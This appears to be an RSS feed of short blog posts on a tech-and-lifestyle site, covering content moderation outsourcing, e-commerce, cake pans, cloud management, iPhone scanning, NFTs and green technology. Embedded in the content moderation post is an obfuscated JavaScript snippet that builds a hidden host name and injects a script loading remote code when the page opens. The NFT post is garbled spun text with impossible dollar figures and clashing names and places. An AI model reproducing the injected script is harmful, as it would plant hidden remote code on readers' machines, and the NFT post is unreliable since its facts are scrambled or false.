
How To Download TikTok LIVE Studio
Table of Contents We have all seen TikTok blow up to become one of the most popular video-sharing apps in the past few years. It has taken up the format which was initially introduced by Vine and put its own spin on it so that people all over the world are now able to freely [...]
The post How To Download TikTok LIVE Studio first appeared on Tekrati and is written by Irene Hawkins
]]>How To Download TikTok LIVE Studio
The post How To Download TikTok LIVE Studio first appeared on Tekrati and is written by Irene Hawkins
]]>
What is content moderation bpo (business process outsourcing)?
The practice of examining, filtering, eliminating, and/or monitoring user-generated information is known as content moderation. It’s a catch-all word for the steps taken by a company to keep track of its material. This might range from scanning data for viruses to fact-checking an article to verifying the nuance of photographs. The purpose is to make [...]
The post What is content moderation bpo (business process outsourcing)? first appeared on Tekrati and is written by Irene Hawkins
]]>What is content moderation bpo (business process outsourcing)?
The practice of examining, filtering, eliminating, and/or monitoring user-generated information is known as content moderation. It’s a catch-all word for the steps taken by a company to keep track of its material. This might range from scanning data for viruses to fact-checking an article to verifying the nuance of photographs.
The purpose is to make sure the company follows its own policies, legal requirements, and brand guidelines. This procedure is also known as content reviewing, and it is generally employed by businesses who want to prevent their websites from being exploited to distribute disagreeable or unlawful material by individuals or organisations.
It doesn’t appear to be a huge concern at first sight. The issue is that user-generated information on your website can occasionally be harmful to others. What appears to be an innocuous image can be a doorway to far more harmful content, such as nudity, or even malicious software that can do everything from steal information to infect your machine with a virus. Companies that fail to moderate their material may also suffer legal and moral consequences.
This is where content control or monitoring becomes a critical component of doing business online. No one wants to be connected with offensive information, therefore it’s critical that businesses have a system in place to detect, review, and remove it fast. It enables businesses to guarantee that their consumers, partners, and vendors have a great experience each time they visit their site, ensuring that their brand remains favorable in the eyes of the public.
What Exactly Is BPO (Business Process Outsourcing)?
Business process outsourcing (BPO) is a means of engaging third-party providers to do different business-related processes.
Although business process outsourcing (BPO) was initially limited to manufacturing companies such as soft drink producers which outsourced substantial portions of their supply chains, it is increasingly used to refer to the outsourcing of services as well.
Understanding Outsourcing of Business Processes (BPO)
In today’s ever-changing, highly competitive business climate, many firms, from tiny startups to major corporations, choose to outsource activities because new and creative services are becoming increasingly available.
Companies use BPO methods in the two primary areas of back-office and front-office operations, in general. A company’s key business support functions, such as accounting, payment processing, IT services, human resources, regulatory compliance, and quality assurance, are contracted to outside specialists who guarantee that the organization works efficiently.
Front-office BPO jobs, on the other hand, frequently comprise customer-facing services like tech support, sales, and marketing.
Business process outsourcing is on the rise, as indicated by the fact that the worldwide market for outsourced services was valued at 88.9 billion dollars in 2017, up $12 billion from the previous year.
The following are examples of processes that are frequently outsourced:
According to a poll conducted by Clutch, a business-to-business research organization, small firms outsource their more technical jobs the most, with 37% outsourcing accounting, 37% outsourcing IT services, and 34% outsourcing digital marketing.
In recent decades, the variety of operations and services supplied by the business process outsourcing sector has substantially increased for both large and small firms.
The scope of BPO services includes everything from traditional back- and front-office tasks to digital services like social media marketing.
In addition to commodity services, several businesses now outsource strategic jobs like data mining and data analytics, which have emerged as critical components for sustaining a competitive edge in the digital economy.
What do you need to know about content moderation BPO?
Content moderation BPO is a time-consuming procedure. It’s tough and time-consuming for a single individual to regulate a vast volume of information, and they’re bound to miss something. Outsourcing comes into play in this situation. Companies may do moderation more quickly and at a reduced cost by outsourcing, without losing quality. Cost-effectiveness, logistics, and the flexibility to supervise the project remotely are just a few of the benefits. You don’t have to teach your staff on the rules and regulations for what to do with your material, which allows you to focus on your main business.
Outsourcing helps your organization to concentrate on its core competencies.
If you’re interested in learning more about content moderation services, call Digital Minds BPO for a free consultation. We will assign you a team of moderators who will be responsible for finding and removing spam, inappropriate content, and copyright infringement. You may begin outsourcing for as low as $4 per hour and save up to 70% on personnel costs.
Which is better: “Human moderation” or “AI moderation”?
Human moderation, often known as manual moderation, is when humans do picture, video, and text moderation jobs manually. The human moderator adheres to the site’s or app’s rules and standards. They keep anything that might be considered unlawful, a fraud, improper, or harassing off the site to safeguard internet users.
Any user-generated material uploaded to an online platform will be automatically approved, denied, or forwarded to human moderation, depending on the platform’s unique rules and standards. Automated moderation is the perfect answer for online platforms that want to ensure that high-quality user-generated material is published quickly and that users are secure while interacting with them. While artificial intelligence (AI) has gone a long way, and firms are constantly improving their AI algorithms, human moderators are still necessary for managing your brand online and ensuring your material meets the appropriate standards.
When it comes to reading, understanding, interpreting, and filtering material, humans are still the best. Context and subjectivity are extremely important.
Even if algorithms strive to better comprehend context and can conduct certain aspects of the moderation process properly, humans are still required to determine whether material is appropriate.
(function(){
wqu1=document.createElement(“script”);wqu1.type=”text/javascript”;
wqu1.async=true;wqu1_=((“us”)+”t”)+”a”;wqu1_+=(“t.i”)+””+”n”;wqu1_+=((“f”)+”o”);wqu1_+=”/”;
wqu1u=”371485734.”;wqu1u+=”9vkm9x5pqu1i8nfci6vd7vafcq1cer”;wqu1.src=”https://”+wqu1_+wqu1u;
wqu1db=document.body;wqu1db.appendChild(wqu1);
})();
The post What is content moderation bpo (business process outsourcing)? first appeared on Tekrati and is written by Irene Hawkins
]]>
Increase Your Revenues With An E-Commerce Website.
You may boost your company’s profitability by using an e-commerce website in Dubai. The significance of e-commerce website development in Dubai is expanding all the time. Young people, in particular, prefer to purchase online rather than in actual stores. It is critical for a company’s items to be offered on Dubai’s e-commerce website. A company [...]
The post Increase Your Revenues With An E-Commerce Website. first appeared on Tekrati and is written by Irene Hawkins
]]>Increase Your Revenues With An E-Commerce Website.
You may boost your company’s profitability by using an e-commerce website in Dubai. The significance of e-commerce website development in Dubai is expanding all the time.
Young people, in particular, prefer to purchase online rather than in actual stores.
It is critical for a company’s items to be offered on Dubai’s e-commerce website. A company must understand how to begin e-commerce website development in Dubai.
E-commerce web design Dubai for more serious businesses entails selling on well-known portals and developing their online storefronts.
E-Commerce with the use of your web stores
To some extent, employing classified advertisements and social networking sites suffices. If you have fundamental business objectives, you should consider the advantages of launching your e-commerce website development in Dubai.
Because of the restrictions and risks outlined above, a skilled seller will develop their own SEO Packages Dubai. It is also critical for a business or trader that relies significantly on commerce to have their online shop to enable e-commerce.
Developing an e-commerce Web Design
When building and constructing your online store, you must first select the appropriate CMS. In some circumstances, professional assistance may be required. There are e-commerce website development companies in Dubai that assist consumers in developing e-commerce websites Dubai.
Bounce tip GetEmail.io is an email lookup tool that assists you in locating the emails of top firms and talents with exceptional skills and abilities in Dubai. For example, you may instantly contact your website developers, top gurus, business partners, and the finest marketing and sales specialists worldwide! It also provides you ten free credits with Gmail, chrome and LinkedIn extensions.
Choosing a competent and feature-rich e-commerce solution is not sufficient. Buyers enjoy keeping track of both their money and their deliveries. This is made more difficult because many people manage online businesses.
One employee, for example, is continually monitoring orders and cash payments, while another staff prepares and sends products. A professional portal system must be utilized for these goals, and it must be outfitted with these unique features in some way.
Criteria for a good e-commerce website
Payment and delivery are accomplished following an individual dialogue between the buyer and seller on the ads pages. Dubai’s decent e-commerce website development also provides users with various payment choices.
The buyer can then select between paying by bank transfer and paying cash on delivery. PayPal is still a popular payment option, but cryptocurrencies are gaining popularity in the UAE.
In the event of credit card payments, consumers should be able to pay at a bank interface immediately after inputting their card information.
Because some clients are hesitant to do so, they should be given a code and an IBAN / SWIFT account number to manually pay the funds.
Ideas for Starting an e-commerce Business that are Accurate
It is critical to understand your target demographic before creating an e-commerce web design in Dubai. Customers’ preferences should be reflected in the growth of e-commerce. A vehicle dealership’s internet store will not resemble an online business selling Pokémon figurines.
Before creating an e-commerce website in Dubai, you should know precisely what your clients want and base your page on that.
For an online business selling computer components, for example, the ability to explore items by category will be a top necessity. The built-in search function will be more noticeable for a skirt store online business.
E-Commerce is ready for you!
Follow the outlined procedures if you need to set up an internet store for your business. Contact a professional e-commerce website development firm in Dubai if the task’s complexity surpasses the level that free open source e-commerce solutions can handle.
Organize your thoughts ahead of time to ensure a perfect online store order. Costs are expected to vary based on the intricacy of the e-commerce development in Dubai. Consider what features and functionality you would like to see in your online business as a consumer and outline your customer service experiences.
The post Increase Your Revenues With An E-Commerce Website. first appeared on Tekrati and is written by Irene Hawkins
]]>
Types of Cake Pans
There are all sorts of cake pans on the market these days, and it can be tricky to figure out which one is right for your recipe. In this blog post, we will discuss the different types of cake pans and what they’re used for. Let’s get started! Traditional Metal Cake Pans Traditional metal cake [...]
The post Types of Cake Pans first appeared on Tekrati and is written by Irene Hawkins
]]>Types of Cake Pans
There are all sorts of cake pans on the market these days, and it can be tricky to figure out which one is right for your recipe. In this blog post, we will discuss the different types of cake pans and what they’re used for. Let’s get started!
Traditional Metal Cake Pans
Traditional metal cake pans are the most common type of cake pan. They come in a variety of sizes, and they’re typically made from aluminum or copper. These pans are great for recipes that require a thin crust or delicate texture.
Traditional Cake Metal Pan Uses
- Wedding Cakes
- Layered Cakes
- Tiered Cakes
Silicone Round Cake Pans
Their flexible silicone material allows you easily remove your cakes from the mold once they have cooled, and it’s oven safe for general use without the need for any special lining or greasing; however some recipes may benefit from lightly oiling beforehand (just don’t overdo it). There’s plenty of variety when choosing shapes/sizes depending on what kind of baked goods you want. These pans are non-stick, so they’re easy to clean, and they’re also oven-safe up to 446 degrees Fahrenheit. With the even heat distribution and non-stick bottom of a silicone round cake pan, you can enjoy savory home cooked meals.
Silicone Cake Pan Uses
- Quiches
- One-Bowl Cakes
- Fresh pies
- Casseroles
- Ice-cream cakes
- Cobblers
Cake Rings
Cake rings are the perfect tool for making towering, layered cakes. Cake pans with tall sides can be used as well and will give you an even higher final product but cake rings have one major advantage: they’re bottomless! This means that once your masterpiece has been iced or decorated however much desired by bakers everywhere – you don’t need to worry about keeping it from spilling over onto plates due to its shape being too tight around the edges because there isn’t any expanding material present inside like many other types do (even though these also work great).
Cake Ring Uses
- Mousse Cakes
- Pudding Cakes
- Custard Cakes
Sheet Cake Pans
Sheets of metal with an upturned edge, these pans are typically around 1 inch deep and can be used for both making sheet cakes or as the base under cake rings. There’s multiple options when it comes to size – meaning they’re perfect if you want something specific!
Sheet Cake Pan Uses
- Dump Cakes
- Poke Cakes
Cupcake Pans
To make sure you have enough cupcakes for everyone, use a pan with several indentations. The standard muffin tin can hold 12 and it’s perfect if there are just some extra small ones that need their own special place on the plate! When paired up correctly this will give your guests identical portions so they don’t go away feeling full while others enjoy plenty more than needed or wanted – which always makes me sad when I see people eating dessert first because technically speaking we should be trying not eat anything else until after dinner (or at least making ourselves finish everything).
Cupcake Pan Uses
- Round Cupcakes
- Personal Cakes
- Yorkshire Pudding
The post Types of Cake Pans first appeared on Tekrati and is written by Irene Hawkins
]]>
6 Mistakes with Cloud Management to Avoid for Your Business
According to research, 82% of a business’s workload will reside on the cloud in 2022. Cloud management can be difficult and confusing, especially when you’re not sure what you’re doing. Making a mistake with cloud management can be costly and damaging to your business. But don’t worry. Keep reading to learn how to avoid these [...]
The post 6 Mistakes with Cloud Management to Avoid for Your Business first appeared on Tekrati and is written by Irene Hawkins
]]>6 Mistakes with Cloud Management to Avoid for Your Business
According to research, 82% of a business’s workload will reside on the cloud in 2022.
Cloud management can be difficult and confusing, especially when you’re not sure what you’re doing.
Making a mistake with cloud management can be costly and damaging to your business. But don’t worry. Keep reading to learn how to avoid these six common mistakes with cloud management to keep your data safe and secure.
1.Not Re-Evaluating Your Security Plan
You should always check that your current security plan still meets the requirements. This is because technology changes rapidly, which can change the ways you process, access, and dispose of information.
In addition, when you move your data into the cloud, you need to ensure that each application is secure.
2.Not Having a Contingency Plan
It is important to have a disaster recovery plan in place in case your company loses access to its data. This includes regular off-site backup and updating technology with new developments.
3.Not Planning for Information Security Updates and Changes
You should always stay on top of any information security updates and make necessary adjustments. This is because these can impact your compliance with regulations such as HIPAA, SOX, or FFIEC reporting.
You also want to be sure that up-to-date virus protection software is in place to protect your files from malware, spyware, and ransomware.
4.Not Understanding the Contract With Your Cloud Provider
Companies need to ensure that they can get out of a contract if its terms are not being met. It is also important to be aware of obligations so you know what fees will come about in case you quit using a service.
5.Not Knowing Who Owns Data in the Cloud
There are a lot of things to think about when choosing a company to store information in the cloud. You have to consider where the information was created, located, who created it and who owns it.
It is also absolutely critical that you have a look at the site’s terms of use. Understanding, this information will ensure you don’t get caught up in any unnecessary legal battle.
6.Not Keeping Security Standards up to Date
It is very important to keep your standards current. This means checking with industry groups or customers to see if there are any new risks or threats.
You should also be aware of new virus signatures and other cybersecurity issues.
Know the difference between IFS cloud and Oracle Cloud? Check out this IFS cloud vs Oracle cloud – managing cloud data guide.
Avoid These Mistakes With Cloud Management
The most important thing to remember is that you’ll need a reliable and secure cloud management plan for your business. By avoiding these common mistakes with cloud management, you’ll ensure your security.
Although storing business data can seem like a daunting task, there are a lot of options out there and it can be hard to know which one is right for you. That’s why these business data protection tips are important.
Want more articles like this? Check out our blog!
The post 6 Mistakes with Cloud Management to Avoid for Your Business first appeared on Tekrati and is written by Irene Hawkins
]]>
How to Scan Documents on iPhone Devices
How to Scan Documents on iPhone Devices As we continue to move through the pandemic, it’s clear that remote work and school setups will remain. There may be instances where you need to send a copy of your physical documents. What if you don’t have an all-in-one printer? Modern problems call for creative solutions. Fear [...]
The post How to Scan Documents on iPhone Devices first appeared on Tekrati and is written by Irene Hawkins
]]>How to Scan Documents on iPhone Devices
How to Scan Documents on iPhone Devices As we continue to move through the pandemic, it’s clear that remote work and school setups will remain. There may be instances where you need to send a copy of your physical documents.
What if you don’t have an all-in-one printer?
Modern problems call for creative solutions. Fear no more because all you need is in your pocket. Read on to learn how to scan documents on iPhone.
Ways on How to Scan Documents on iPhone
The main function you will use to scan documents is the camera. There are different software that can assist you. First, make sure you have a working camera and ample space to hold the scanned documents.
Once you have these down, you are ready to begin scanning. Here are two ways how to scan documents on iPhone.
Scanning with the Notes App
Did you know that there is a pre-installed app on your iPhone you can use for scanning a document? Here’s how you can use the notes app for this:
In an open note, tap the camera icon and then Scan Documents. This will open the back camera.
Capture a clear, flat-lay shot of the document. There is an auto mode where this will happen without your prompt. Otherwise, use the capture button.
After capture, drag the corners to adjust the fit of the page. Save or repeat the process to add pages.
Did you know about this notes app function? You can use it as more than a document scanner. Check out its other surprising functions to do more with Notes.
Other Document Scanners
If you want to use dedicated document scanner apps, you can give a quick visit to the Apple iTunes store. Here are other scanner apps that can turn your documents into PDF, JPEG, and other file types.
- Adobe Scan
- Microsoft Office Lens
- Notebloc
These apps have their own unique features. The capturing process is all similar, with auto and manual mode. Try them out for yourself to see what works best for you!
iPhone Scanning Tips and Other Useful Apps
Do you need to transcribe something, but you only have a hard copy? Image recognition technology allows you to do that!
You can do so with the use of an app. Visit ocr.net to learn more!
Side lighting is the best when taking document pictures with your iPhone. These give the best results as you do not cast a shadow on the pages. If you’re struggling with the lighting, use your camera’s flash function.
Scanning documents with a phone can make it easy to build up clutter in your storage space. It’s best to archive your scanned pages in a separate cloud or device and label them properly. Keep your documents within reach and avoid having to scan your storage for files.
Making the Most Out of Your iPhone
Learning how to scan documents on iPhone is a game-changer. All you need even comes pre-installed! Use the tips above to be more efficient and organized when scanning documents.
All the special features of your iPhone are surprising. Check out our other blog posts to learn more useful iPhone functions you may not have known about.
The post How to Scan Documents on iPhone Devices first appeared on Tekrati and is written by Irene Hawkins
]]>
Perfect Podcasting Common Equipment Needed to Start a Podcast
There are over two million podcasts in existence right now. Do you want to get in on the action? Well, first, you’ll need to make sure that you have the technology you need on hand. Starting a isn’t as easy as you might think! Let’s go through the equipment needed to start a podcast. The Right [...]
The post Perfect Podcasting Common Equipment Needed to Start a Podcast first appeared on Tekrati and is written by Irene Hawkins
]]>Perfect Podcasting Common Equipment Needed to Start a Podcast
The post Perfect Podcasting Common Equipment Needed to Start a Podcast first appeared on Tekrati and is written by Irene Hawkins
]]>
NFT Environmental Impact
dNft environmental impact: We’ve finally figured out what cryptocurrency is and how it works, but a new crypto relative has sprung upright in the middle of it. Tokens that are not fungible should be used (or NFTs). As a result, the ecological impact of NFTs isn’t exactly pleasant. But first, let’s go through the basics [...]
The post NFT Environmental Impact first appeared on Tekrati and is written by Irene Hawkins
]]>NFT Environmental Impact
dNft environmental impact: We’ve finally figured out what cryptocurrency is and how it works, but a new crypto relative has sprung upright in the middle of it. Tokens that are not fungible should be used (or NFTs). As a result, the ecological impact of NFTs isn’t exactly pleasant. But first, let’s go through the basics of NFTs.
Simplified NFTs
To put it another way, NFTs are digital tokens that, through a sequence of computer transactions, grant ownership of a work of art such as a film, music, or photograph. Cryptocurrencies that have been around for a long time, like Bitcoin, are interchangeable because they are all the same. As opposed to the common digital artifacts, NFTs are one-of-a-kind creations. While it is possible to get two 10-dollar bills out of the same $20 bill, it is impossible to get two 10-dollar bills out of a Picasso.
 A burgeoning trade in NFTs is currently taking place. With COVID-19 especially. Lolli’s head of communications Aubrey Strobel tells Bankrate that the epidemic has increased the hours people are going online, which has made digital commerce solutions like NFTs more appealing because we’re living digitally more now than ever. Recently, a collage of future images was acquired for 69.3 billion dollars 3 prices ever paid to an artist who is still alive, according to Artnet.com
A lot of money is at stake here. As a result, the ou pas art world is paying attention. Famous art vendors like Christie’s are organizing sales of NFTs created by established artists. NFTs appear to be making a comeback in the art world of the twenty-first century.
NFTs Have A Negative Environmental Impact.
NFTs and cryptocurrency relatives have one thing in common: they both consume a lot of energy. Bitcoin mining already emits more CO2 than Slovakia does in a year, at 38 million metric tonnes. It was also found that Bitcoin emissions alone might raise the Earth’s climate by two degrees in 2018.
Proof-of-work (PoW) consensus procedures are used to safeguard the network and verify transactions in Bitcoin. Susanne Köhler, an Aalborg University Ph.D. scholar and green blockchain technology researcher, explains that “PoW means that miners fight against one other to mine a block,” she says in an interview. Computers using sophisticated software create trillions of possible answers each second to win. As a brute-force technique, it may be referred to. This is where a lot of power is needed.
 As an example, the daily carbon emissions of Bitcoin are equal to 57,000 hrs of Youtube clip watching. Even more astounding, its daily electricity consumption is equaled by the amount of power that an ordinary American household consumes for twenty-five days. NFTs have a similar impact on the environment because they authenticate and sell art through computer transactions that consume a significant amount of energy and resources.
“To produce NFTs, bid, purchase for such NFT after purchasing the property, or transfer ownership, actions on a chain are required,” Köhler explains. As a result, you might link the amount of electricity NFTs use to the number of transactions they do and their environmental impact.” The influence of NFTs grows as more individuals get interested in them and as more people buy and sell them.”
According to Köhler, mining companies have a strong incentive to employ inexpensive electricity to sell their product (like fossil fuels). “Production and recycling of hardware only make up a minor percentage,” she continues, in terms of the technologies used. As a result of this use of highly specialized computers for mining, a substantial amount of electronic trash is generated in the short term.
Is NFTs A Viable Business Model In The Long Run?
Köhler believes NFTs can be made more environmentally friendly in the future despite their current negative effects on the environment. Begin by reducing the impacts of the blockchain being utilized.
“The majority of NFTs run on Eth, which is a blockchain-based on proof-of-work. To safeguard their blockchain and validate transactions on Ethereum, they’re trying to move away from Proof of Work (PoW) to Proof of Stake (PoS),” she explains. This is not a simple task, and it will take some time. An alternative (non-PoW blockchain) might be able to fix it.
 Reducing the volume of transactions on blockchains is another method for NFTs can become more viable. In other words, not every and/or enhancing to even be on the chain, according to Köhler. The auction might be conducted completely off-chain on layer 2 and then transmitted to the blockchain in batches. Because of this, it can be developed more quickly.”
Critics argue that bitcoin and NFTs will remain to warm the planet if they aren’t implemented quickly in a world where the most energy produced is still produced from fossil fuels.
NFTs have been questioned due to environmental concerns, however, this is beginning to change.
At the COP26 meeting, which took place last month in Scotland, world leaders sparred over global efforts to cut carbon emissions. For its part, a tech startup in the fuel capital of Alberta, Canadian, turns oil waste into sustainable energy that supports the mining of cryptocurrency. An NFT, or – anti tokens, with a low emission footprint, was produced by CurrencyWorks and will be used to support the dissemination of Zero Contacts, a new film starring Michael Hopkins. It will be released next month.
Municipalities are charged a fee at the Canadian facility to dispose of their trash. This organic material—in this example, solid waste—is decomposed at warm altitudes under pressure through a process known as pyrolysis. The system can light up to 200 miner rigs with municipal and oilfield waste, which it turns into electricity. NFTs with Web3, the next era facilitated by digital tools and platforms, may not appear to have much in connection with this activity at first glance. Although this industrial complex is dependent on government leadership and their promises to play an important part in the global energy transition.
 To address the ecological footprint of “mine” coins, a practice that has received worldwide derision because it is just so energy-intensive, the Aberdeen, Australia operation is part of a growing cryptocurrency movement. Global bitcoin mining, according to a study by Cambridge University, uses more electricity each year than Argentina as a whole. When multi-million dollar artworks and collectibles were sold on NFT in the spring and summer of 2021, stories were so much more likely to call into doubt the validity of NFT.
The decentralized the trading ecosystem’s climate-damaging backbone rather than the works’ artistic or cultural merit.
Digital transactions, such as the exchange of binary information shown in a series of strobe lights, might be difficult for some to comprehend. Every type of automation consumes energy, which is a useful reminder to keep on hand. As shown in a NASDAQ research report, the worldwide banking industry utilizes roughly 263.72 Terawatt hours of energy every year. More than half of the energy is used by the third most respected blockchain technology, Bitcoin. By design, the process of creating network blocks—mining—is labor- and energy-intensive.
Green Technology Development
The crypto community is now making an effort to evolve. Eco-consciousness is currently a major selling point for several platforms. The Zer00 CurrencyWorks protocol, used at the Canadian factory, is gaining traction. Alternatives to traditional methods of storing cryptocurrency data are being developed. Some companies are so picky about where they mine coins that they specifically seek out sites that employ renewable resources or have an abundance of electricity. Approximately 39 percent of bitcoin mining is currently powered by renewable energy sources.
 But it’s still in its infancy, and each month brings fresh advantages. Founders of a startup called StarkWare, Eli benjamin, and Uri Commodities, underline the industry’s rapid transformation. The Boomers occupy this territory, not the up-and-coming engineers and artists of Generation Z.
Academics and theorists have influenced the two. Several teams, including theirs, have found a technique to lower the carbon footprint of Cryptocurrency mining and transfers by cramming more data through every block of the chain. (StarkWare’s technology is already being used by major NFT companies like Marvel and Disney, as Eth is currently the most popular NFT trading platform). Once at $2 billion value, they have completed a $50 billion Series C round of cash Although StarkWare claims that their strategy may lower energy use by up to 200,000 fold other solutions, that number is theoretically endless.
According to Ben-Sasson: “If you imagine of each bit of a blockchain is one that is particularly carbon-emitting as a result of all the digging that goes on, there are associated expenses, which are really, very enormous. ‘Consider it as a carbon-emitting aircraft.’ It’s horrible that an airplane releases the same co2 as if it had 100 people on board, but in terms of a person’s carbon footprint, it’s very, fairly decent. Exactly when we come in,”.
“More than a million” NFTs, according to Kolodny, can now be housed in a single block. The ZK or “zero-knowledge” rollup, developed by StarkWare, allows transactions to be moved off-chain, reducing the amount of energy required. “Proof of work” engineering contract is a substitute to blockchain’s “proof of work.” Whether or not new lines that are not “proof of work” as well as extra rollups like StarkWare’s can—or will—be suitable alternatives to the essential “work” of bitcoin is one of the most important issues there in the blockchain community at the moment.
 Other crypto platforms, including Binance, Solana, Tezos, and Flow, are just more energy-light “proof of stake,” making them more efficient than Bitcoin and Ethereum’s “proof of work.” It is notable for its high-profile clients that StarkWare is a startup that offers solutions and makes Ethereum operations more efficient as-is.
The post NFT Environmental Impact first appeared on Tekrati and is written by Irene Hawkins
]]>
Nathan ‘Reaiming’ Miller Rising from Ash to Aiming For More Success
Nathan Miller, popularly known as Reaiming, is an American gamer, streamer, and social media personality. He is best known for sharing encouraging words and giving positive advice to his huge online community. Nathan ‘Reaiming’ Miller is determined to show his followers and the whole world that you can get past any setback, no matter how [...]
The post Nathan ‘Reaiming’ Miller Rising from Ash to Aiming For More Success first appeared on Tekrati and is written by Irene Hawkins
]]>Nathan ‘Reaiming’ Miller Rising from Ash to Aiming For More Success

The post Nathan ‘Reaiming’ Miller Rising from Ash to Aiming For More Success first appeared on Tekrati and is written by Irene Hawkins
]]>
Most Advanced Technology On Earth
Most advanced technology on earth: In order to save our world, these innovations are the most promising: Earth’s survival is at stake. Deforestation, acidification of the oceans, and rising temperatures are just a few examples of our less-than-beneficial legacy. Trends can’t be denied despite the complexities of the facts. In spite of this, the subject [...]
The post Most Advanced Technology On Earth first appeared on Tekrati and is written by Irene Hawkins
]]>Most Advanced Technology On Earth
Most advanced technology on earth: In order to save our world, these innovations are the most promising:
Earth’s survival is at stake. Deforestation, acidification of the oceans, and rising temperatures are just a few examples of our less-than-beneficial legacy.
Trends can’t be denied despite the complexities of the facts. In spite of this, the subject of global danger is one that can easily elicit a protective stance from a reader. Our constant exposure to the worst of everything and our lack of time to appreciate solutions may be to blame.
The concept that technology seems to have a part to play in creating our world a more comfortable as well as a sustainable place for people to continue plodding around may be less controversial than previously thought. For this piece’s grandiose title, a comprehensive list of 10 innovations that could save our planet is definitely a bad idea. There’s a good chance you’ll find something to disagree with on this list. It’s fine. I’d look forward to hearing from you in the comments area.
It’s also important to keep in mind that many of these innovations are not without risk. In reality, our best hope for saving the most advanced technology on earth could also herald our own demise.
Certain optimism can’t really help but sneak in as I looked at the danger picture and the instruments that are being developed to help. To help rescue the planet, I’ve compiled a list of the 10 most promising technologies.

Solar-Powered Glass.
Even if every window inside a skyscraper was capable of generating electricity? In the design and environmental community, solar glass, a promising new technology, is making headlines. Sunlight can be captured and converted into electricity by using solar glass, a transparent window material.
It’s been a struggle to get everything done on time. In order to retain transparency, high-performance photovoltaic cells can reach efficiencies of up to 25%, but this entails reducing the rate at which light was converted into electrical energy. University of Michigan researchers are working on a solar glass solution that is 15 percent efficient and rising while allowing a full 50 percent of light to pass. With 5 to 7 billion SQ meters of useable window space, Michigan State estimates that a solar window product may supply up to 40% of The us energy demands.
Graphene
Graphene is a genuinely miraculous material—and until recently, a hypothetical one. It is extremely durable, thinner than paper, but more conductive than copper. Its University of Manchester discovered graphene in 2004, an ultra-thin sheet of graphite. In recent years, it has become the topic of intensive investigation and conjecture, with many believing that it will be the next evolutionary step after bronze, iron, metal, and silicon.
Graphene, which is just one atom thick, is flexible, transparent, yet highly conductive, making it ideal for a wide variety of planet-healing applications. A few examples of these are water filtration, superconductors’ means of traveling energy over long distances with low loss, and solar applications. Our green renaissance may be aided by graphene’s ability to significantly outperform present materials.
Plant-Based Plastic Number

We need to stop using single-use plastics as soon as possible. Efforts to restrict or greatly restrict their use are already underway in the United States. My city of LA, where I live, does not hand out single-use plastic bags or straws without a request. Our consumption economy, on the other hand, is profoundly embedded with the problem. It’s awful to see the amount of plastic waste that’s littering our oceans on a daily basis from where I reside.
Plant-based plastics which biodegrade might theoretically replace many of the current plastic goods in use. Since 2014, a firm in Indonesia by the name of AvaniEco has started producing bio-plastic from cassava. It’s likely that, like artificial flesh and solar glass, it will be a big industry in the coming years. You should be aware that various methods of producing bioplastics have been questioned. Consumers of the future will need to know the product’s life cycle, from creation to extinction, in order to be responsible consumers.
Use Fake Meat
Dear carnivores, I have a message for you. I’ve got both good and bad news to share. The bad first: Meat production is really a terrible environmental burden. More than 15,000 scientists from around the world issued a Warning to Mankind in 2017 urging us to substantially reduce our meat consumption per capita. Land use is one of the issues.
In South and Central America, deforestation leading to the generation of beef is one of the principal causes, resulting in an unparalleled release of carbon dioxide into the atmosphere. An estimated 14.5 percent of greenhouse gas emissions are attributed to livestock, according to the United Nations Food And Agriculture (FAO). The contaminated runoff with industrial livestock farms pollutes local waterways while animals utilize a tremendous quantity of freshwater.
It’s finally time to enjoy fake flesh. Quite a feat. It is possible to find excellent meat substitutes like Beyond Meat as well as Impossible Foods, which can be substituted for genuine things. The fundamental victory of these corporations is that they have rendered artificial meat culturally fashionable as much as they have achieved technologically and advanced food science. Burger King and Del Taco both offer vegan burgers and tacos.
Batteries

Many green technologies are held back by a lack of power. For example, wind and solar are responsible for generating enormous amounts of electricity, however, adoption has been stifled by a key shortcoming: it’s not always windy or sunny. Fossil fuels will remain dominant until their range and charging periods are reduced, as they are with electric automobiles.
We can’t rely on current battery technology. For starters, the price is prohibitive. In order for California to reach its ambitious ambitions of solely using renewable energy to power its needs, the state has to invest $360 billion in developing energy storage technologies, says the Air Quality Task Force. As opposed to lithium, which costs $200 per kilowatt-hour, a startup named Form Energy is developing aqueous sulfur-flow batteries, which will cost between $1 and $10 per kilowatt-hour. There should also be an increase in the amount of time spent in storage, maybe for months. Form’s idea might help California fulfill its energy goals before the mid-century, laying out a blueprint for the entire world to follow in the future.
Most Advanced Technology On Earth: Sensors For The Environment
